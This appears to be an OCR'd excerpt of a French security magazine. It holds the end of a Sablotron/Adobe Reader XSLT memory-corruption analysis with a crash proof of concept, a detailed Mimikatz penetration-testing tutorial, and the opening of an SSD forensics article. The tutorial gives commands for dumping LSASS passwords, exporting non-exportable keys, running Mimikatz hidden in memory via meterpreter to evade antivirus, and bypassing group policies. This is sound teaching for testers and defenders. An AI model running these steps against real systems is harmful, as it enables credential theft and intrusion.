  1 <xsl:stylesheet version="1.0" xmlns:xsl="http://www.
w3.org/1999/XSL/Transform">
  2 <xsl:template match="node()">
  3     <xsl:apply-templates select="node()[lang('foo')]"/>
  4 </xsl:template>
  5 </xsl:stylesheet>
```

La source de données XML :

```
  1 <a>
  2   <abcd/>
  3 </a>
```

Le crash :

```
==30232== ERROR: AddressSanitizer crashed on unknown address 0x000064636261
(pc 0x7f9276fe7f57 sp 0x7fff138122e0 bp 0x7fff13812310 T0)

    #0  0000000000102f57 <AttList::findNdx(QName const&)+0x77>:
    {
  // need to use a temporary variable
  // to get around Solaris template problem
        Vertex * pTemp = (*this)[i];
        a = toA(pTemp);
        if (attName == a -> getName())
  102f57: 48 8b 07            mov    (%rdi),%rax
    #1  Expression::callFunc(Situation&, Expression&, PList<Expression*>&,
Context*)+0x2c52
    #2  Expression::eval(Situation&, Expression&, Context*, int)+0xe5f
    #3  Expression::trueFor(Situation&, Context*, int&)+0xb1
    #4  ...
```

Il reste une question à laquelle répondre : comment les données injectées par l'attaquant sont-elles utilisées par la suite par le programme ? Regardons avec GDB :

```
Program received signal SIGSEGV, Segmentation fault.
AttList::findNdx (this=0x6c6ef8, attName=...) at verts.cpp:1282
1282         if (attName == a -> getName())
(gdb) x/3i $rip
=> 0x415d24 <_ZN7AttList7findNdxERK5QName+96>: mov    (%rdi),%rax
   0x415d27 <_ZN7AttList7findNdxERK5QName+99>: callq  *0x40(%rax)
   0x415d2a <_ZN7AttList7findNdxERK5QName+102>: mov    %rax,%rsi
(gdb) p/x $rdi
$2 = 0x64636261
```

Récapitulons : suite à des conversions de type explicites causées par les appels à la fonction XPath **node()**, une chaîne de texte extraite de la source de données XML est utilisée comme adresse mémoire. Cette adresse mémoire est considérée par l'application comme une structure de type « Attribute ». Cette structure contient à l'*offset* 0x40 un pointeur vers la fonction **getName** qui est exécutée directement après. Voici une situation parfaite pour l'attaquant !

Vérifions tout de même si le fonctionnement est similaire sous Adobe Reader (ici la version 10.1.4 sous Windows) :




Fig. 2 : Crash survenant juste avant l'appel à la fonction située en [EAX+1C]

Impeccable ! Mis à part de légères différences liées au changement de système d'exploitation, de plate-forme matérielle et de compilateur, on retrouve bien le comportement identifié dans la version « ligne de commandes ». Maîtriser le pointeur d'exécution est maintenant trivial, et l'exploitation complète est laissée en exercice au lecteur. Il est à noter que les versions X et XI d'Adobe Reader incluent un « bac à sable », dont il faudra ensuite sortir... ou pas.

Conclusion

Voilà comment l'étude d'une obscure bibliothèque permet d'identifier facilement plusieurs vulnérabilités affectant toutes les versions d'Adobe Reader. La même méthodologie est applicable aux autres bibliothèques utilisées par Adobe Reader, et bien sûr à tous les programmes propriétaires incluant des composants open source. Bonne chasse ! ■

■ Liens

[GCOV] http://en.wikipedia.org/wiki/Gcov

[ASAN] http://code.google.com/p/address-sanitizer/

[DDD] http://www.gnu.org/software/ddd/

[XFA] http://partners.adobe.com/public/developer/xml/index_arch.html

[SOURCEFORGE] http://sourceforge.net/projects/sablotron/

[PATCH] http://partners.adobe.com/public/developer/opensource/index.html

[RADAMSA] http://code.google.com/p/ouspg/wiki/Radamsa

UTILISATION AVANCÉE DE MIMIKATZ

Guillaume Lopes – lopes.guillaume@free.fr – @Guillaume_lopes
Mathieu Mauger – mauger.mathieu@gmail.com

Ce document est la propriété exclusive de MAXIME WALTER (mawalter@deloitte.fr) - 07 mars 2013 à 15:56

mots-clés : ***WINDOWS / MOT DE PASSE / CERTIFICAT / LM / NTLM / PASS THE HASH / SSO / GPO / LSASS***

Mimikatz est un outil permettant d'effectuer diverses actions sur un système Windows : injection de bibliothèques, manipulation de processus, extraction de hashes et de mots de passe notamment. Il devient indispensable aujourd'hui dans la boîte à outils de tout pentester. Cet article a pour objectif de vous présenter l'utilisation de l'outil lors d'un test d'intrusion, ainsi que l'extraction de mots de passe et de certificats.

1 Présentation

L'outil Mimikatz a été développé par Benjamin Delpy (aka GentilKiwi **[BLOG]**). Rendu public en 2007. Mimikatz fonctionne sur les versions supérieures à Windows 2000 (les versions 32 et 64 bits sont supportées) : XP, 2003, Vista, Seven, 2008, 2008R2, 8, 2012.

Le code source de l'outil est disponible sur Google Code **[CODE]**.

1.1 Modules

Mimikatz est organisé autour de différents modules (liste non exhaustive) :

- standard : intègre les commandes de base de l'outil.
- crypto : interagit avec les modules cryptographiques de Windows CryptoAPI **[CAPI]** et CNG **[CNG]**, ainsi que l'extraction de certificats et de clés.
- sekurlsa : extrait les hashes et mots de passe des sessions Windows en cours.
- system : intègre des commandes système de base telles que l'obtention de l'utilisateur et de l'ordinateur courant.
- winmine et minesweeper : module de démonstration permettant de manipuler le démineur de Windows XP et 7.
- nogpo : permet de contourner certaines GPO Windows triviales.
- samdump : permet d'extraire les hashes de la base SAM de l'équipement Windows, via la base de registre ou des fichiers plats.
- inject : injection de bibliothèques dans des processus Windows.
- ts : manipulation des sessions *Terminal Server (*autorise le dépassement du nombre maximal de connexions simultanées notamment).
- divers : contient diverses fonctions majoritairement expérimentales.

1.2 Bibliothèques

Il est à noter que l'outil fournit également trois bibliothèques :

- sekurlsa : fournit les mêmes fonctionnalités que le module éponyme. Il est préconisé de privilégier l'utilisation du module. Elle ne contient maintenant que les fonctionnalités devant s'exécuter dans le processus LSASS (processus gérant l'authentification des utilisateurs de l'équipement).
- klock : permet la manipulation de bureaux.
- kelloworld : est une bibliothèque servant d'exemple pour l'injection.

1.3 Pilote

Enfin, un pilote mimikatz.sys est également fourni et permet ainsi d'avoir un point d'entrée en mode utilisateur dans le noyau. Pour plus d'informations sur ce pilote, nous vous recommandons la lecture du blog de l'auteur de l'outil **[PILOTE]**.

Dans le cadre de cet article, nous vous présenterons uniquement les modules sekurlsa et crypto. Il s'agit des modules les plus utiles lors d'un test d'intrusion.

Ce document est la propriété exclusive de MAXIME WALTER (mawalter@deloitte.fr) - 07 mars 2013 à 15:56

2 Fonctionnement

2.1 Attaque « pass-the-pass »

L'attaque « pass-the-pass » consiste à récupérer les mots de passe en clair contenus dans la mémoire des utilisateurs s'étant logués sur le système. Elle est implémentée dans le module sekurlsa de Mimikatz, exploitant le processus LSASS afin d'extraire les mots de passe contenus dans les services suivants :

- tspkg ;
- wdigest ;
- livessp ;
- kerberos ;
- msv1_0.

Ces services stockent en mémoire les identifiants utilisateur (y compris son mot de passe) lors de la phase d'ouverture de session afin d'assurer un mécanisme de *Single-Sign-On* (SSO) de Windows. Il s'agit de « Security Service Providers » (SSP) chargés dans le processus LSASS.

Le mot de passe n'est pas directement stocké en clair, c'est pourquoi il n'est pas possible de les trouver via une simple recherche de caractères dans la mémoire.

LSASS utilise l'API `LsaProtectMemory()`, qui permet de chiffrer des données avec une clé de session aléatoire.

Il est alors possible de faire appel à la fonction `LsaUnprotectMemory()` afin de forcer les services concernés à dévoiler les mots de passe en clair .

Il existe deux méthodes pour parvenir à cette fin :

- Injecter du code dans le processus LSASS pour appeler l'API en question. Cette technique déclenche quasiment tous les antivirus du marché, et ne doit pas être utilisée « en production ». Elle peut causer un arrêt du processus.
- Modifier le processus LSASS directement en mémoire pour récupérer la clé de session et les mots de passe chiffrés. Connaissant l'algorithme de chiffrement (RC4, DESx, 3DES ou AES selon la longueur du mot de passe et les versions de Windows), on en déduit les mots de passe. Cette technique échappe à presque tous les produits de sécurité, y compris les plus sérieux.

La modification de la mémoire à la volée permet de ne pas injecter de code dans LSASS et ainsi éviter tout dysfonctionnement du processus. De plus, une tentative d'injection de code dans le processus semblera beaucoup plus suspecte pour un antivirus.

Il va sans dire que Mimikatz implémente la deuxième méthode.

2.2 Attaque « pass-the-hash »

L'attaque « pass-the-hash » permet de se connecter à distance sur un équipement Windows sans connaître les mots de passe en clair associés aux comptes ciblés.

En effet, l'étude des mécanismes d'authentification LM et NTLM (en... 1997 !) a permis de démontrer que seul le login et le(s) hash(s) du mot de passe étaient nécessaires afin de valider une authentification LM ou NTLM(v2).

Ainsi, si nous sommes en possession d'un login utilisateur et du hash de son mot de passe, nous sommes en mesure d'envoyer ces informations directement au système distant qui validera l'authentification.

2.3 Module Crypto

Le module crypto de Mimikatz permet de lister/exporter les certificats ainsi que de modifier les mécanismes de chiffrement CryptoAPI **[CAPI]** et CNG **[CNG]** afin de contourner les vérifications d'export (certaines clés privées pouvant être déclarées comme « non exportables »).

Dans le cadre de l'utilisation de la CryptoAPI, Mimikatz va remplacer 4 octets dans l'espace mémoire utilisateur afin de remplacer deux sauts conditionnels en sauts inconditionnels (« jnz» -> « jmp »).

Une fois cette manipulation effectuée, le mécanisme de sécurité du processus `rsaenh!CPExportKey` ne sera pas en mesure de vérifier les paramètres d'export et continuera l'extraction du certificat et de sa clé privée associée.

Le mécanisme CNG, fourni par Microsoft en réponse aux Critères Communs, ne stocke plus les clés privées au sein du processus utilisateur, mais dans le processus système LSASS **[TECHNET]**.

La fonction `lsass(keyiso):ncrypt!SPCryptExportKey` permet d'effectuer toutes les vérifications lors d'une demande d'exportation d'un certificat.

Cependant, en forçant un saut conditionnel « jnz », il est possible de contourner le mécanisme de sécurité du processus.

Une fois ces actions effectuées, Mimikatz est en mesure d'exporter une grande partie des certificats et des clés privées présents dans le système.

3 Cas d'utilisation

Afin de vous présenter de manière concrète les possibilités d'utilisation de Mimikatz, nous nous plaçons dans le contexte d'un test d'intrusion simulant le vol d'un ordinateur portable appartenant à un collaborateur de l'entreprise.

Ce document est la propriété exclusive de MAXIME WALTER (mawalter@deloitte.fr) - 07 mars 2013 à 15:56

L'analyse du portable nous permet de constater qu'une connexion VPN au réseau interne de l'entreprise est disponible sur l'équipement.

3.1 Extraction de certificats et des clés privées associées

Comme indiqué dans le descriptif de la mission, l'ordinateur portable possède un certificat privé, protégé par un mot de passe, permettant la connexion au réseau interne de l'entreprise via un VPN PEAP-TLS.

Il est à noter que la configuration actuelle de l'ordinateur portable ne permet pas d'exporter la clé privée du certificat.

Suite à l'obtention des droits SYSTEM sur l'équipement (via un redémarrage du poste sur un système tiers type *live CD* afin de récupérer ou créer un compte administrateur local, cette étape est laissée en exercice au lecteur !), nous utilisons le module crypto de Mimikatz afin de récupérer le certificat utilisé lors de la connexion VPN, ainsi que la clé privée associée.

La première étape consiste à rechercher, dans les magasins de la machine, l'endroit où est stocké le certificat. Dans notre cas, le certificat étant associé à un utilisateur, nous listons les magasins de l'utilisateur courant (**CERT_SYSTEM_STORE_CURRENT_USER**) via la commande suivante :

```
mimikatz # crypto::listStores <MagasinSystème>
```

```
mimikatz # crypto::listStores CERT_SYSTEM_STORE_CURRENT_USER
Emplacement : 'CERT_SYSTEM_STORE_CURRENT_USER'
        My
        Root
        Trust
        CA
        UserDS
        TrustedPublisher
        Disallowed
        AuthRoot
        TrustedPeople
        ACRS
        ADDRESSBOOK
        McAfee Trust
        REQUEST
        SmartCardRoot
```

Note

Les certificats d'authentification sont très souvent dans :

- **CERT_SYSTEM_STORE_LOCAL_MACHINE My ;**
- **CERT_SYSTEM_STORE_CURRENT_USER My.**

Sans argument, c'est ce dernier emplacement qui est utilisé par les fonctions crypto::listCertificates et crypto::exportCertificates.

Pour chaque magasin identifié, nous sommes en mesure de lister les certificats disponibles :

```
mimikatz # crypto::listCertificates <MagasinSystème> <Magasin>
```

```
mimikatz # crypto::listCertificates CERT_SYSTEM_STORE_CURRENT_USER
Emplacement : 'CERT_SYSTEM_STORE_CURRENT_USER'\My
        - mathieu.mauger
                Container Clé : {DC0BAA35-3684-4233-BE39-0341B9D4C212}
                Provider      : Microsoft Enhanced Cryptographic Provider v1.0
                Type          : AT_KEYEXCHANGE
                Exportabilité : NON
                taille clé    : 2048
```

Dans notre exemple, nous constatons dans le magasin **CERT_SYSTEM_STORE_CURRENT_USER\My** la présence d'un certificat nommé **mathieu.mauger** (identique au compte de domaine Windows) utilisé pour l'authentification VPN.

Afin d'exporter la clé privée du certificat **mathieu.mauger**, nous patchons le mécanisme de sécurité CryptoAPI à l'aide de la fonction **patchapi** :

```
mimikatz # crypto::patchcapi
```

```
mimikatz # crypto::patchcapi
Patterns CRYPT_EXPORTABLE ! CRYPT_ARCHIVABLE et CRYPT_ARCHIVABLE trouvés !
Patch CRYPT_EXPORTABLE ; CRYPT_ARCHIVABLE : OK
Patch CRYPT_ARCHIVABLE                    : OK
```

Note

N.B. : Si la clé avait été protégée par la CNG, nous aurions dû patcher LSASS avant d'exporter via :

```
mimikatz # crypto::patchcng
```

```
mimikatz 1.0 x64 (RC)
mimikatz 1.0 x64 (RC)   /* Traitement du Kiwi (Jan 22 2013
// http://blog.gentilkiwi.com/mimikatz

mimikatz # privilege::debug
Demande d'ACTIVATION du privilège : SeDebugPrivilege : OK

mimikatz # crypto::patchcng
Service : Isolation de clé CNG
Recherche des patterns dans : ncrypt.dll@pid(532)
Patch ncrypt.dll@pid(532) : OK
```

Enfin, il nous suffit d'exécuter la commande suivante pour récupérer le certificat et la clé privée associée :

```
mimikatz # crypto::exportCertificates < MagasinSystème> <Magasin>
```

```
mimikatz # crypto::exportCertificates
Emplacement : 'CERT_SYSTEM_STORE_CURRENT_USER'\My
        - mathieu.mauger
                Container Clé : {DC0BAA35-3684-4233-BE39-0341B9D4C212}
                Provider      : Microsoft Enhanced Cryptographic Provider v1.0
                Type          : AT_KEYEXCHANGE
                Exportabilité : NON
                taille clé    : 2048
                Export privé dans 'CERT_SYSTEM_STORE_CURRENT_USER_My_0_mathieu.
mauger.pfx' : OK
                Export public dans 'CERT_SYSTEM_STORE_CURRENT_USER_My_0_mathieu.
mauger.der' : OK
```

Le certificat ainsi exporté est stocké dans le répertoire courant sous le format DER. Tandis que la partie privée est sauvegardée sous le format PFX et est protégée par le mot de passe : « mimikatz ».

Nous pouvons à présent installer le certificat et la clé privée sur l'une de nos machines afin d'obtenir un accès au réseau interne par le tunnel VPN et ainsi continuer le test d'intrusion.

3.2 Extraction des mots de passe Windows

Une fois connectés au réseau interne, nous avons été à même d'obtenir un *shell meterpreter* sur un serveur Windows 2003 avec les droits SYSTEM à l'aide d'une vulnérabilité sur le compte de domaine SA.

Ce document est la propriété exclusive de MAXIME WALTER (mawalter@deloitte.fr) - 07 mars 2013 à 15:56

À l'aide de Mimikatz, et plus particulièrement du module sekurlsa, nous pouvons extraire les mots de passe en clair de tous les utilisateurs (et services) ayant une session ouverte. Dans certains cas, il peut subsister des « restes » de sessions en mémoire, ceci rend bien entendu la collecte encore plus intéressante !

Nous allons donc utiliser l'exécution en mémoire de Mimikatz afin d'éviter le dépôt de fichier sur le serveur.

L'intérêt est de ne pas déposer l'outil sur le système de fichiers de la machine et ainsi le rendre indétectable par des produits de sécurité.

Nous sommes donc en possession d'une console meterpreter et allons maintenant lancer l'exécution de Mimikatz à distance à l'aide de la commande **execute** et des options spécifiques suivantes :

- **H** : crée un processus caché.
- **i** : interagit avec le processus une fois ce dernier créé.
- **c** : déporte la sortie standard de l'exécutable sur le shell meterpreter.
- **d** : indique le nom du processus à utiliser et qui apparaîtra ainsi dans le gestionnaire des tâches.
- **m** : exécute le programme depuis la mémoire.
- **f** : signale l'exécutable.
- **a** : signale les arguments. Il est à noter l'utilisation de guillemets pour les arguments de Mimikatz.

Voici l'exécution complète de la commande :

```
meterpreter > execute -H -i -c -m -d calc.exe -f mimikatz.exe -a "sekurlsa::logonPasswords full" exit
Process 3648 created.
Channel 2 created.
mimikatz 1.0 x86 (RC)   /* Traitement du Kiwi (Jan 23 2013 00:13:21) */
// http://blog.gentilkiwi.com/mimikatz

mimikatz(commandline) # sekurlsa::logonPasswords full

Authentification Id         : 0;1579005
Package d'authentification  : NTLM
Utilisateur principal       : victime
Domaine d'authentification  : VM-WIN
        msv1_0
         * Utilisateur  : victime
         * Domaine      : VM-WIN
         * Hash LM      : 11cb3f697332ae4ce7bea2a56d7f9290
         * Hash NTLM    : ae607a8b6bef620ac48c17d8fdc84ff7
        kerberos
         * Utilisateur  : victime
         * Domaine      : VM-WIN
         * Mot de passe : P@ssword1237
        ssp
        wdigest
         * Utilisateur  : victime
         * Domaine      : VM-WIN
         * Mot de passe : P@ssword1237
```

Pour information, les paramètres donnés au module sekurlsa diffèrent en fonction des versions Windows.

Pour les versions supérieures de Windows, il est nécessaire de nous attribuer le privilège Debug si nous ne sommes pas déjà SYSTEM. Pour cela, nous allons utiliser la commande :

```
mimikatz # privilege::debug
```

```
mimikatz # privilege::debug
Demande d'ACTIVATION du privilège : SeDebugPrivilege : OK
```

Si la commande s'est bien exécutée, nous recevons un message confirmant la bonne obtention des droits. Il suffit ensuite d'utiliser la même commande que dans l'exemple de meterpreter :

```
mimikatz # sekurlsa::logonPasswords full
```

Disponible sur Izibook

GLMF HORS-SÉRIE N°64

ET SI VOUS PROGRAMMIEZ AUTRE CHOSE QUE VOTRE PC POUR CHANGER ?

DISPONIBLE SUR IZIBBOK EN VERSION PDF :
numerique.ed-diamond.com

```
mimikatz # privilege::debug
Demande d'ACTIVATION du privilège : SeDebugPrivilege : OK

mimikatz # sekurlsa::logonPasswords full

Authentification Id          : 0;38863031
Package d'authentification   : NTLM
Utilisateur principal        : Marc Arlot
Domaine d'authentification   : PC-Mitz
        msv1_0 :
         * Utilisateur   : Marc Arlot
         * Domaine       : PC-Mitz
         * Hash LM       : cf40e4f70bf43b2701301d5194bf0e68
         * Hash NTLM     : d65bab97d1f7988b0ce6731f8386a2d1
        kerberos :
         * Utilisateur   : Marc Arlot
         * Domaine       : PC-Mitz
         * Mot de passe  : motdepasse1234
        wdigest :
         * Utilisateur   : Marc Arlot
         * Domaine       : PC-Mitz
         * Mot de passe  : motdepasse1234
        tspkg :
         * Utilisateur   : Marc Arlot
         * Domaine       : PC-Mitz
         * Mot de passe  : motdepasse1234
```

Nous sommes à présent en possession des mots de passe en clair stockés dans le service LSASS.

Note

Il est intéressant de noter que même si le stockage des hashes LM a été désactivé via la directive `NoLMHash`, cela n'empêche pas Windows de conserver une version en mémoire de celui-ci.

3.3 Récupération des mots de passe en base de registre

Dans le contexte de la mission, nous constatons la présence du logiciel de prise de main à distance RealVNC. Ce logiciel stocke les mots de passe dans la base de registre sous le format DES.

Il serait donc intéressant d'explorer la base de registre afin d'obtenir le mot de passe en question.

Cependant, il se peut qu'une stratégie de groupes, appelée GPO (*Group Policy Object*), soit mise en place afin d'interdire aux utilisateurs l'ouverture de l'éditeur de registre.

Mimikatz possède un module baptisé noGPO qui est en mesure de contourner les protections imposées par les stratégies.

Par exemple, pour ouvrir la base, nous pouvons utiliser la commande suivante :

```
mimikatz # Nogpo::regedit
```

Il est possible de faire de même pour l'invite de commande, le gestionnaire des tâches et l'utilisation des PST dans Outlook via les commandes respectives suivantes :

```
mimikatz # Nogpo::cmd
mimikatz # Nogpo::taskmgr
mimikatz # Nogpo::olpst
```

4 Protections

La mise en place d'une configuration afin de se prémunir de Mimikatz n'est pas chose aisée.

La solution idéale serait que le mot de passe en clair ne soit pas conservé dans la mémoire du processus LSASS, mais dans l'état actuel des choses, cela casserait le SSO (Single-Sign-On) mis en place par Microsoft.

Au niveau de la configuration de Windows, il est possible de désactiver les *Security Service Providers* (SSP) stockant les mots de passe en clair tels que :

- LiveSSP ;
- TsPkg ;
- Wdigest.

Néanmoins, il apparaît difficile (voire impossible) de désactiver les services Kerberos et MSV1_0.

En effet, les services MSV1_0 et Kerberos gèrent, respectivement, l'authentification en local et sur le domaine Windows des utilisateurs.

Enfin, il faut proscrire la connexion via le Terminal Server ou l'ouverture d'une session en local sur l'équipement. Le fait d'utiliser uniquement l'authentification par le réseau (par exemple via l'utilitaire `psexec`) permet d'éviter que le mot de passe ne soit conservé dans la mémoire de l'équipement étant donné qu'il n'est jamais envoyé à l'équipement.

Conclusion

Comme nous venons de le voir, Mimikatz est une véritable boîte à outils, indispensable à tout *pentester*, désireux de récupérer les mots de passe stockés en clair dans les Security Service Providers (SSP) ou d'extraire les clés privées associées aux certificats d'un équipement Windows lors d'un test d'intrusion interne.

Néanmoins, Mimikatz possède quelques points faibles. Par exemple, le fait de nécessiter les droits administrateur pour extraire les mots de passe. De plus, Mimikatz est à présent détecté par certaines solutions antivirales comme un « hacktool ».

Mimikatz recèle encore de nombreux secrets et est en constante évolution. Mangez-en, c'est bon ! ■

■ Remerciements

Nous tenons à remercier Benjamin Delpy (@GentilKiwi) pour sa relecture attentive.

■ Références

[BLOG] http://blog.gentilkiwi.com

[CODE] https://code.google.com/p/mimikatz/

[PILOTE] http://blog.gentilkiwi.com/mimikatz/pilote

[CAPI] http://technet.microsoft.com/library/cc962093.aspx

[CNG] http://msdn.microsoft.com/library/windows/desktop/aa376210.aspx

[TECHNET] http://technet.microsoft.com/fr-fr/library/cc730763%28v=ws.10%29.aspx

Ce document est la propriété exclusive de MAXIME WALTER (mawalter@deloitte.fr) - 07 mars 2013 à 15:56

Abonnez-vous !

Profitez de nos offres d'abonnement spéciales disponibles au verso !

Téléphonez au 03 67 10 00 20 ou commandez par le Web

Économisez plus de 20%*

* Sur le prix de vente unitaire France Métropolitaine

6 Numéros de MISC

ABONNEMENT

6 MISC

40€*

au lieu de 51,00 €* en kiosque

Économie : 11,00 €*

*OFFRE VALABLE UNIQUEMENT EN FRANCE MÉTROPOLITAINE
Pour les tarifs hors France Métropolitaine, consultez notre site : www.ed-diamond.com

Les 3 bonnes raisons de vous abonner :

- Ne manquez plus aucun numéro.
- Recevez MISC dès sa parution chez vous ou dans votre entreprise.
- Économisez 11,00 €/an !

4 façons de commander facilement :

- par courrier postal en nous renvoyant le bon ci-dessous
- par le Web, sur www.ed-diamond.com
- par téléphone, entre 9h-12h et 14h-18h au 03 67 10 00 20
- par fax au 03 67 10 00 21

Bon d'abonnement à découper et à renvoyer à l'adresse ci-dessous

Tournez SVP pour découvrir toutes les offres d'abonnement >>

Voici mes coordonnées postales :	
Société :	
Nom :	
Prénom :	
Adresse :	
Code Postal :	
Ville :	
Pays :	
Téléphone :	
e-mail :	

MISC Multi-System & Internet Security Cookbook

Édité par Les Éditions Diamond
Service des Abonnements
B.P. 20142 - 67603 Sélestat Cedex
Tél. : + 33 (0) 3 67 10 00 20
Fax : + 33 (0) 3 67 10 00 21

Vos remarques :

.....

.....

.....

En envoyant ce bon de commande, je reconnais avoir pris connaissance des conditions générales de vente des Éditions Diamond à l'adresse internet suivante : **www.ed-diamond.com/cgv** et reconnais que ces conditions de vente me sont opposables.

Tournez SVP pour découvrir toutes les offres d'abonnement

Ce document est la propriété exclusive de MAXIME WALTER (mawalter@deloitte.fr) - 07 mars 2013 à 15:56

PROFITEZ DE NOS OFFRES D'ABONNEMENT SPÉCIALES POUR LIRE PLUS ET FAIRE DES ÉCONOMIES !

➡ Abonnement

offre 1 — ABONNEMENT — 6 MISC — **40€*** au lieu de 51,00€** en kiosque — Economie : 11,00 €

Vous pouvez également vous abonner sur :

www.ed-diamond.com

ou par Tél. : +33 (0)3 67 10 00 20 / Fax : +33 (0)3 67 10 00 21

NOUVEAU !

numerique.ed-diamond.com
pour vous abonner et acheter vos magazines en format numérique (PDF)

unixgarden.com
pour retrouver une sélection d'articles des Éditions Diamond

* Tarifs France Métro (F)
** Base tarifs kiosque zone France Métro (F)

➡ Voici nos offres d'abonnements groupés incluant MISC

Offre	Abonnements groupés	Prix	Au lieu de	Economie
5	11 Linux Magazine France + 6 MISC	90€*	133,50€** en kiosque	43,50 €
7	11 Linux Magazine France +6 HS + 6 MISC	124€*	181,50€** en kiosque	57,50 €
8	11 Linux Magazine France +6 HS + 6 Linux Pratique + 6 MISC	154€*	220,50€** en kiosque	66,50 €
9	11 Linux Magazine France +6 HS + 6 Linux Pratique + 6 MISC + 6 Linux Essentiel	184€*	259,50€** en kiosque	75,50 €
10	6 MISC + 2 Hors-séries	48€*	69,00€** en kiosque	21,00 €
12	11 Linux Magazine France +6 HS + 6 Linux Pratique +3 HS + 6 MISC +2 HS + 6 Linux Essentiel	215€*	301,50€** en kiosque	86,50 €

➡ Voici nos autres offres d'abonnements groupés

Offre	Abonnements groupés	Prix	Au lieu de	Economie
2	6 Linux Essentiel + 6 Linux Pratique	60€*	78,00€** en kiosque	18,00 €
3	11 Linux Magazine France + 6 Linux Pratique	85€*	121,50€** en kiosque	36,50 €
4	11 Linux Magazine France + 6 Hors-séries	89€*	130,50€** en kiosque	41,50 €
6	11 Linux Magazine France +6 HS + 6 Linux Pratique	119€*	169,50€** en kiosque	50,50 €
11	6 Linux Pratique + 3 Hors-séries	48€*	63,00€** en kiosque	15,00 €
15	6 Linux Essentiel + 6 Linux Pratique +3 HS	78€*	102,00€** en kiosque	24,00 €

➡ Nos Tarifs s'entendent TTC et en euros

		F France Métro	D DOM	T TOM	Zone 1 Europe	Zone 2 Afrique / Orient	Zone 3 Amérique	Zone 4 Asie / Océanie
1	Abonnement MISC	40 €	50 €	57 €	50 €	54 €	52 €	51 €
2	Abonnement LPE + LP	60 €	86 €	105 €	88 €	96 €	92 €	89 €
3	Abonnement GLMF + LP	85 €	120 €	145 €	123 €	134 €	129 €	124 €
4	Abonnement GLMF + GLMF HS	89 €	122 €	147 €	125 €	136 €	131 €	126 €
5	Abonnement GLMF + MISC	90 €	128 €	151 €	130 €	141 €	136 €	131 €
6	Abonnement GLMF + GLMF HS + Linux Pratique	119 €	164 €	198 €	168 €	183 €	176 €	170 €
7	Abonnement GLMF + GLMF HS + MISC	124 €	172 €	204 €	175 €	190 €	183 €	177 €
8	Abonnement GLMF + GLMF HS + MISC + LP	154 €	214 €	255 €	218 €	237 €	228 €	221 €
9	Abonnement GLMF + GLMF HS + MISC + LP + LPE	184 €	258 €	309 €	263 €	286 €	275 €	266 €
10	Abonnement MISC + MISC HS	48 €	66 €	76 €	66 €	72 €	69 €	68 €
11	Abonnement LP + LP HS	48 €	65 €	78 €	66 €	72 €	70 €	68 €
12	Abonnement GLMF + GLMF HS + MISC + MISC HS + LP + LP HS + LPE	215 €	297 €	355 €	302 €	329 €	317 €	307 €
15	Abonnement LPE + LP + LP HS	78 €	109 €	132 €	111 €	121 €	117 €	113 €

- ZONE 1 : Allemagne, Belgique, Danemark, Italie, Luxembourg, Norvège, Pays-Bas, Portugal, Suède, Autriche, Espagne, Finlande, Grande Bretagne, Grèce, Islande, Suisse, Irlande, Estonie, Croatie, Slovenie, Slovaquie, Republique Tcheque, Pologne, Bielorussie, Bosnie Herzegovine, Bulgarie, Chypre, Georgie, Hongrie, Lettonie, Lituanie, Macedoine, Malte, Moldova, Roumanie, Russie, Serbie, Ukraine, Albanie, Armenie, ...
- ZONE 2 : Algerie, Maroc, Tunisie, Turquie, Afrique du Sud, Seychelle, Senegal, Israel, Palestine, Syrie, Jordanie, Botswana, Cameroun, Cap Vert, Comores, Rep.Dom. Congo, Cote d'Ivoire, Egypte, Kenya, Libye, Madagascar, Nigeria, ...
- ZONE 3 : Canada, Etats Unis, Guyana, Haiti, Republique Dominicaine, Jamaique, Argentine, Bresil, Cuba, Mexique, ...
- ZONE 4 : Australie, Japon, Chine, Coree du Nord, Coree du Sud, Inde, Indonesie, Nouvelle Zelande, Taiwan, Thailande, Vietnam, ...

Mes choix :

Mon 1er choix	Je sélectionne le N° (1 à 15) de l'offre choisie :	
Mon 2ème choix	Je sélectionne le N° (1 à 15) de l'offre choisie :	
Mon 3ème choix	Je sélectionne le N° (1 à 15) de l'offre choisie :	
	Je sélectionne ma zone géographique (F à Zone 4) :	
	J'indique la somme due : (Total)	€

Exemple : je souhaite m'abonner à l'offre GNU/Linux Magazine + GNU/Linux Magazine Hors-série + MISC (offre 7) et je vis en Belgique (zone 1), ma référence est donc 7zone1 et le montant de l'abonnement est de 175 euros.

Je choisis de régler par :

- ❑ Chèque bancaire ou postal à l'ordre des Éditions Diamond
- ❑ Carte bancaire n° ____ ____ ____ ____

Expire le : ____

Cryptogramme visuel : ____

Date et signature obligatoire

Ce document est la propriété exclusive de MAXIME WALTER (mawalter@deloitte.fr) - 07 mars 2013 à 15:56

LA RÉCUPÉRATION DE DONNÉES SUR SSD : UN DÉFI ?

Matthieu Regnery et Thomas Souvignet

mots-clés : *SSD / STOCKAGE FLASH / RÉCUPÉRATION DE DONNÉES / WEAR LEVELING / GARBAGE COLLECTOR / COMMANDE TRIM / RÉMANENCE DE DONNÉES*

Le SSD, support de stockage rapide, résistant et peu encombrant, est-il un cauchemar pour les experts en extraction de données ? Nous verrons que récupérer des données sur un SSD endommagé ou retrouver des données effacées est possible, mais à quel prix...

Les disques durs SSD, à base de technologie Flash, arrivent de plus en plus nombreux et de moins en moins chers sur le marché. Grâce à des algorithmes toujours plus sophistiqués, ils sont capables de lire et écrire les données à des vitesses 10 fois supérieures à celles des disques durs à plateaux magnétiques. Ils sont également beaucoup plus résistants aux chocs.

Cependant, la technologie Flash a un certain nombre d'inconvénients, comme le taux d'erreurs, la durée de vie ou la vitesse d'effacement, accentués par des densités toujours plus élevées. Pour contourner ces problèmes et optimiser leurs produits, les fabricants ont recours à des mécanismes toujours plus complexes. Ainsi, pour aller plus loin et augmenter encore la rapidité en écriture, une commande ATA (TRIM) a été créée. Cette commande permet au disque d'être informé de la libération d'espace en vue d'accélérer l'écriture de nouvelles données. Ces algorithmes sont mis en œuvre par le contrôleur, interface entre les mémoires Flash et l'ordinateur hôte. Si les fabricants déploient beaucoup d'énergie pour inventer ces mécanismes et algorithmes pour gagner en performances, ils ne se soucient pas de l'aspect forensique et compliquent la tâche des experts en récupération de données.

Tout n'est cependant pas perdu et nous allons voir qu'il est possible de récupérer des données sur un disque SSD défectueux, et que dans certains cas, il est possible de retrouver des données effacées, ou plus précisément apparaissant comme définitivement effacées pour des outils forensiques classiques.

